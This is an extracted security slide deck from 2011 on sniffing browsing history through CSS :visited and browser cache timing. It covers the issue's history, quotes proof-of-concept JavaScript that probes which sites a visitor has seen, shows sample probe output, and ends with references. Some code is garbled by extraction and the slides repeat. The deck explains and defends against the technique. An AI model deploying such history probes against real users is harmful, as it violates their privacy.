



CSS:visited Or how I was able to snoop on your browsing history

December 19nd, 2011 alexandre.herzog@csnc.ch

Compass Security AG Werkstrasse 20 Postfach 2038 CH-8645 Jona Tel +41 55 214 41 60 Fax +41 55 214 41 61 team@csnc.ch www.csnc.ch



CSS:visited Browser Cache Timing Or how I can <u>again</u> snoop on your browsing history

December 19nd, 2011 alexandre.herzog@csnc.ch

Compass Security AG Werkstrasse 20 Postfach 2038 CH-8645 Jona Tel +41 55 214 41 60 Fax +41 55 214 41 61 team@csnc.ch

History



May 2002: creation of bug #147777 ":visited support allows

queries into global history"

Aug 2006: PoC by Jeremiah Grossman hosted by RSnake on

ha.ckers.org

2006-2009: Issue pops up on a regular basis, without browser

vendors doing anything (but pointing to CSS's specs)

2009: Examples of websites using this technic to ban or alter

the rendering multiplies

Apr 2010: Firefox and WebKit announce changes in the way they

handle CSS :visited styles

Feb 2011: Microsoft announces it will also import restrictions on

CSS to limit this issue in IE 9 RC

History (continued)



Dec 2011: Icamtuf publishes a new PoC based on cache timing

How did it work back in 2002-2010?



```
function stealHistory() {
 // loop through websites and check which ones have been visited
 for (var i = 0; i < websites.length; <math>i++) {
      var link = document.createElement("a");
      link.id = "id" + i;
      link.href = websites[i];
      link.innerHTML = websites[i];
      document.body.appendChild(link);
      var color = document.defaultView.getComputedStyle(link,null).getPropertyValue("color");
      document.body.removeChild(link);
// check for visited
   if (color == "rgb(0, 0, 255)") {
      document.write('' + websites[i] + '');
   } // end visited check
 } // end visited website loop
} // end stealHistory method
```

Source: http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html

How did it work back in 2002-2010?




```
function stealHistory() {
 // loop through websites and check which ones have been visited
 for (var i = 0; i < websites.length; <math>i++) {
      var link = document.createElement("a");
      link.id = "id" + i;
      link.href = websites[i];
      link.innerHTML = websites[i];
      document.body.appendChild(link);
      var color = document.defaultView.getComputedStyle(link,null).getPropertyValue("color");
      document.body.removeChild(link);
// check for visited
   if (color == "rgb(0, 0, 255)") {
      document.write('' + websites[i] + '');
   } // end visited check
 } // end visited website loop
} // end stealHistory method
```

Source: http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html

How did it work back in 2002-2010?





How does it work now (Dec 2011)?



```
/* The browser is now trying to load the destination URL. Let's see if we lose SOP access before
     we hit TIME_LIMIT. If yes, we have a cache hit. If not, seems like cache miss. In both cases,
     the navigation will be aborted by maybe test next(). */
function navigate to target() {
 cycles = 0;
 sched call(wait for noread);
 urls++;
 document.getElementById("f").src = current_url;
function wait for noread() {
 try {
  if (frames['f'].location.href == undefined) throw 1;
  if (cycles >= TIME_LIMIT) {
    maybe_test_next();
    return;
  sched_call(wait_for_noread);
 } catch (e) {
  confirmed visited = true;
  maybe_test_next();
Source: <a href="http://lcamtuf.coredump.cx/cachetime/firefox.html">http://lcamtuf.coredump.cx/cachetime/firefox.html</a>
```

How does it work now (Dec 2011)?



```
/* The browser is now trying to load the destination URL. Let's see if we lose SOP access before
     we hit TIME_LIMIT. If yes, we have a cache hit. If not, seems like cache miss. In both cases,
     the navigation will be aborted by maybe test next(). */
function navigate to target() {
 cycles = 0;
 sched call(wait for noread);
 urls++;
 document.getElementById("f").src = current_url;
function wait for noread() {
 try {
  if (frames['f'].location.href == undefined) throw 1;
  if (cycles >= TIME_LIMIT) {
    maybe_test_next();
    return;
  sched_call(wait_for_noread);
 } catch (e) {
  confirmed visited = true;
  maybe_test_next();
Source: <a href="http://lcamtuf.coredump.cx/cachetime/firefox.html">http://lcamtuf.coredump.cx/cachetime/firefox.html</a>
```

Firefox PoC: rapid history extraction through non-destructive cache timing

This is a Firefox version of my cache timing script. According to a short survey shown at the end of the test, the of all survey-takers. The use of script blockers, having unusually slow or unusually fast hardware, or doing con

Please refer to the top-level page for more information about the purpose and the design of this tool.

Note: I will be no longer updating the URLs tested by this script. Some of the sites it tests for change on a wee

The sites you have visited in the past day or so are shown in green; gray indicates a site not found in your cache:

Online media:

- Not visited: New York Times [5+]
- Visited: CNN [3:4]
- Not visited: Reddit [5+]

How does it work now (Dec 2011)?



Same Origin Policy Exception

The sites you have visited in the past day or so are shown in green; gray indicates a site not found in your cache:

Social networks:


- Visited: Facebook [3:2]
- Not visited: Google Plus [5+]
- Not visited: Dogster [5+]
- Not visited: MySpace [5+]

Content platforms:

- Not visited: Youtube [5+]
- Not visited: Hulu [5+]
- Visited: Flickr [3:1]
- Not visited: JustinBieberMusic.com [5+]
- Not visited: Playboy [5+]
- Not visited: Wikileaks [5+]

Not visited: New York Times [5+]

Online media:



References



Bugzilla@Mozilla - Bug 147777

https://bugzilla.mozilla.org/show_bug.cgi?id=147777

Jeremiah Grossman - I know where you've been

http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html

RSnake - CSS History Hack Used To Ban Torrent Users

http://ha.ckers.org/blog/20091008/css-history-hack-used-to-ban-torrent-users/

Preventing attacks on a user's history through CSS: visited selectors http://dbaron.org/mozilla/visited-privacy

EricLaw: CSS History Probing, or: "I know where you went last week" http://blogs.msdn.com/b/ieinternals/archive/2009/06/17/csshistoryprobing.aspx

Mozilla.org – privacy-related changes coming to CSS :visited

http://hacks.mozilla.org/2010/03/privacy-related-changes-coming-to-css-vistited/

Icamtuf's blog - CSS :visited may be a bit overrated

http://lcamtuf.blogspot.com/2011/12/css-visited-may-be-bit-overrated.html